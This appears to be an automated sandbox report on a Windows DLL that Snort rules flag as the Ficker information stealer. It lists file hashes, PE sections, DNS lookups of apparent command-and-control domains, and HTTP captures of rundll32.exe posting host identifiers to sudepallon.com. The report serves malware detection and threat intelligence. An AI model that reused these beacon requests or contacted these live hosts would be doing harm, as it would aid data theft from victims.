Entropy (8bit):	6.490962289954401
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	niberius.dll
File size:	274432
MD5:	d22d8bb38cf8d6a5ce6d8be4106350e7
SHA1:	02fc51e6572a17f5dbbc32c4e3dd03cca3c51afe
SHA256:	4dc9d5ee1debdba0388fbb112d4bbbc01bb782f015e798c ced3fc2edb17ac557
SHA512:	434e6b553bb96c5ae6b26d22cc35614f248f93a442e7023 95ce925578598bdf74eb884daf5a40d6c02cb1769eaf3df df858205e0c7b64f8afda38574991fcc41
SSDEEP:	3072:c+dVxycTZ+1ohyeQB7qZDZtOet+vWEY+mq2MB cCWBM0NYgJKUFfn+rY+FYs:c+HZ+10yjBOtdt+vW/q2 UINHJK5dYs
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....o...+...+. ..+....o..=....o....."... ...+..._....o.....o..*....o..*....o..*...Rich +.....PE..L....D.D.....!.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x101b829
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x1000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	
Time Stamp:	0x44AE44FC [Fri Jul 7 11:26:52 2006 UTC]
TLS Callbacks:	
CLR (.Net) Version:	

General

OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	7c563cc34a5ec19fda679d5f10cd6773

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x2b69d	0x2c000	False	0.584927645597	data	6.64614943801	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x2d000	0xe092	0xf000	False	0.571858723958	data	5.90297265035	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x3c000	0xa0028	0x2000	False	0.262817382812	data	3.18088743735	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0xdd000	0xb20	0x1000	False	0.271240234375	data	2.68221673058	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xde000	0x372e	0x4000	False	0.481750488281	data	4.87419588787	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Exports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/09/21-03:11:21.366039	TCP	2031074	ET TROJAN Win32/Ficker Stealer Activity	80	49727	95.213.179.67	192.168.2.3
07/09/21-03:11:21.368458	TCP	2031132	ET TROJAN Win32/Ficker Stealer Activity M3	49727	80	192.168.2.3	95.213.179.67
07/09/21-03:11:23.363477	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
07/09/21-03:11:56.225914	TCP	2031074	ET TROJAN Win32/Ficker Stealer Activity	80	49788	95.213.179.67	192.168.2.3
07/09/21-03:11:56.226309	TCP	2031132	ET TROJAN Win32/Ficker Stealer Activity M3	49788	80	192.168.2.3	95.213.179.67

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 9, 2021 03:11:12.916574955 CEST	192.168.2.3	8.8.8.8	0xc066	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:13.421593904 CEST	192.168.2.3	8.8.8.8	0x9da1	Standard query (0)	sudepallon.com	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:14.366192102 CEST	192.168.2.3	8.8.8.8	0xb0ca	Standard query (0)	srand04rf.ru	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:18.110523939 CEST	192.168.2.3	8.8.8.8	0x7080	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:18.921077013 CEST	192.168.2.3	8.8.8.8	0xdb11	Standard query (0)	pospvisis.com	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:20.726341009 CEST	192.168.2.3	8.8.8.8	0xdb11	Standard query (0)	pospvisis.com	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:51.826268911 CEST	192.168.2.3	8.8.8.8	0x7edf	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:52.152251959 CEST	192.168.2.3	8.8.8.8	0x8aba	Standard query (0)	sudepallon.com	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:52.436597109 CEST	192.168.2.3	8.8.8.8	0xbaeb	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:52.744498014 CEST	192.168.2.3	8.8.8.8	0xb220	Standard query (0)	sudepallon.com	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:56.042469978 CEST	192.168.2.3	8.8.8.8	0x16b4	Standard query (0)	pospvisis.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 9, 2021 03:11:12.930475950 CEST	8.8.8.8	192.168.2.3	0xc066	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Jul 9, 2021 03:11:12.930475950 CEST	8.8.8.8	192.168.2.3	0xc066	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Jul 9, 2021 03:11:12.930475950 CEST	8.8.8.8	192.168.2.3	0xc066	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.173.155	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:12.930475950 CEST	8.8.8.8	192.168.2.3	0xc066	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.175.83	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:12.930475950 CEST	8.8.8.8	192.168.2.3	0xc066	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.16.216.118	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:12.930475950 CEST	8.8.8.8	192.168.2.3	0xc066	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.165.85	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:12.930475950 CEST	8.8.8.8	192.168.2.3	0xc066	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.211.162	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:12.930475950 CEST	8.8.8.8	192.168.2.3	0xc066	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.19.92.227	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:12.930475950 CEST	8.8.8.8	192.168.2.3	0xc066	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.136.132	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 9, 2021 03:11:12.930475950 CEST	8.8.8.8	192.168.2.3	0xc066	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.16.218.217	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:13.864721060 CEST	8.8.8.8	192.168.2.3	0x9da1	No error (0)	sudepallon.com		77.222.42.67	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:14.379498005 CEST	8.8.8.8	192.168.2.3	0xb0ca	No error (0)	srand04rf.ru		8.211.241.0	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:18.124867916 CEST	8.8.8.8	192.168.2.3	0x7080	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Jul 9, 2021 03:11:18.124867916 CEST	8.8.8.8	192.168.2.3	0x7080	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Jul 9, 2021 03:11:18.124867916 CEST	8.8.8.8	192.168.2.3	0x7080	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.173.155	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:18.124867916 CEST	8.8.8.8	192.168.2.3	0x7080	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.175.83	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:18.124867916 CEST	8.8.8.8	192.168.2.3	0x7080	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.16.216.118	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:18.124867916 CEST	8.8.8.8	192.168.2.3	0x7080	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.165.85	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:18.124867916 CEST	8.8.8.8	192.168.2.3	0x7080	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.211.162	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:18.124867916 CEST	8.8.8.8	192.168.2.3	0x7080	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.19.92.227	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:18.124867916 CEST	8.8.8.8	192.168.2.3	0x7080	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.136.132	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:18.124867916 CEST	8.8.8.8	192.168.2.3	0x7080	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.16.218.217	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:21.168353081 CEST	8.8.8.8	192.168.2.3	0xdb11	No error (0)	pospvisis.com		95.213.179.67	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:23.348548889 CEST	8.8.8.8	192.168.2.3	0xdb11	Server failure (2)	pospvisis.com	none	none	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:51.839157104 CEST	8.8.8.8	192.168.2.3	0x7edf	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Jul 9, 2021 03:11:51.839157104 CEST	8.8.8.8	192.168.2.3	0x7edf	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Jul 9, 2021 03:11:51.839157104 CEST	8.8.8.8	192.168.2.3	0x7edf	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.173.155	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:51.839157104 CEST	8.8.8.8	192.168.2.3	0x7edf	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.16.226.23	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 9, 2021 03:11:51.839157104 CEST	8.8.8.8	192.168.2.3	0x7edf	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.121.178	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:51.839157104 CEST	8.8.8.8	192.168.2.3	0x7edf	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.175.90	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:51.839157104 CEST	8.8.8.8	192.168.2.3	0x7edf	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.224.49	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:51.839157104 CEST	8.8.8.8	192.168.2.3	0x7edf	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.88.121	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:51.839157104 CEST	8.8.8.8	192.168.2.3	0x7edf	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.136.132	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:51.839157104 CEST	8.8.8.8	192.168.2.3	0x7edf	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.165.85	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:52.450026989 CEST	8.8.8.8	192.168.2.3	0xbaeb	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Jul 9, 2021 03:11:52.450026989 CEST	8.8.8.8	192.168.2.3	0xbaeb	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Jul 9, 2021 03:11:52.450026989 CEST	8.8.8.8	192.168.2.3	0xbaeb	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.224.49	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:52.450026989 CEST	8.8.8.8	192.168.2.3	0xbaeb	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.165.85	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:52.450026989 CEST	8.8.8.8	192.168.2.3	0xbaeb	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.173.155	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:52.450026989 CEST	8.8.8.8	192.168.2.3	0xbaeb	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.175.90	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:52.450026989 CEST	8.8.8.8	192.168.2.3	0xbaeb	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.211.162	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:52.450026989 CEST	8.8.8.8	192.168.2.3	0xbaeb	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.190.106	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:52.450026989 CEST	8.8.8.8	192.168.2.3	0xbaeb	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.175.83	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:52.450026989 CEST	8.8.8.8	192.168.2.3	0xbaeb	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.16.226.23	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:52.605532885 CEST	8.8.8.8	192.168.2.3	0x8aba	No error (0)	sudepallon.com		77.222.42.67	A (IP address)	IN (0x0001)
Jul 9, 2021 03:11:52.759001970 CEST	8.8.8.8	192.168.2.3	0xb220	No error (0)	sudepallon.com		77.222.42.67	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 9, 2021 03:11:52.999325037 CEST	8.8.8.8	192.168.2.3	0xdecf	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)
Jul 9, 2021 03:11:56.056235075 CEST	8.8.8.8	192.168.2.3	0x16b4	No error (0)	pospvisis.com		95.213.179.67	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api.ipify.org
- sudepallon.com
- srand04rf.ru

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49718	23.21.173.155	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:13.153486013 CEST	361	OUT	GET / HTTP/1.1 Accept: */* User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: api.ipify.org Cache-Control: no-cache
Jul 9, 2021 03:11:13.257200956 CEST	361	IN	HTTP/1.1 200 OK Server: Cowboy Connection: keep-alive Content-Type: text/plain Vary: Origin Date: Fri, 09 Jul 2021 01:11:13 GMT Content-Length: 14 Via: 1.1 vegur Data Raw: 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 Data Ascii: 185.189.150.70

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49719	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:13.969963074 CEST	362	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=12458143550204015852&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:14.041244984 CEST	362	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:15 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 33 38 0d 0a 47 48 53 54 41 52 68 41 45 67 34 4f 43 6b 42 56 56 51 6b 49 47 78 51 65 53 6b 34 49 48 46 51 49 44 31 56 4e 45 68 77 51 43 52 34 63 45 42 45 4a 56 42 38 43 48 77 63 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: 38GHSTARhAEg4OCkBVVQkIGxQeSk4IHFQID1VNEhwQCR4cEBEJVB8CHwc=0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49730	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:25.400021076 CEST	680	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:25.470036030 CEST	680	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:27 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 4a 51 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQJQJARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
100	192.168.2.3	49827	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:12:02.391139030 CEST	5501	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
101	192.168.2.3	49828	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
102	192.168.2.3	49829	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
103	192.168.2.3	49830	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
104	192.168.2.3	49831	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
105	192.168.2.3	49832	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
106	192.168.2.3	49833	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
107	192.168.2.3	49834	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
108	192.168.2.3	49835	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
109	192.168.2.3	49836	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49731	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:26.261089087 CEST	681	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=1245814355020401585 2&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:26.333961964 CEST	681	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:27 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 5a 41 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTZAGARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
110	192.168.2.3	49837	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
111	192.168.2.3	49838	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
112	192.168.2.3	49839	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
113	192.168.2.3	49840	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
114	192.168.2.3	49841	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
115	192.168.2.3	49842	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
116	192.168.2.3	49843	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
117	192.168.2.3	49844	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
118	192.168.2.3	49845	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
119	192.168.2.3	49846	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49732	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:27.219418049 CEST	682	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:27.289185047 CEST	682	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:28 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 4e 4d 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNNMMARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
120	192.168.2.3	49847	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
121	192.168.2.3	49848	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
122	192.168.2.3	49849	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
123	192.168.2.3	49850	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
124	192.168.2.3	49851	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
125	192.168.2.3	49852	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
126	192.168.2.3	49853	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49733	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
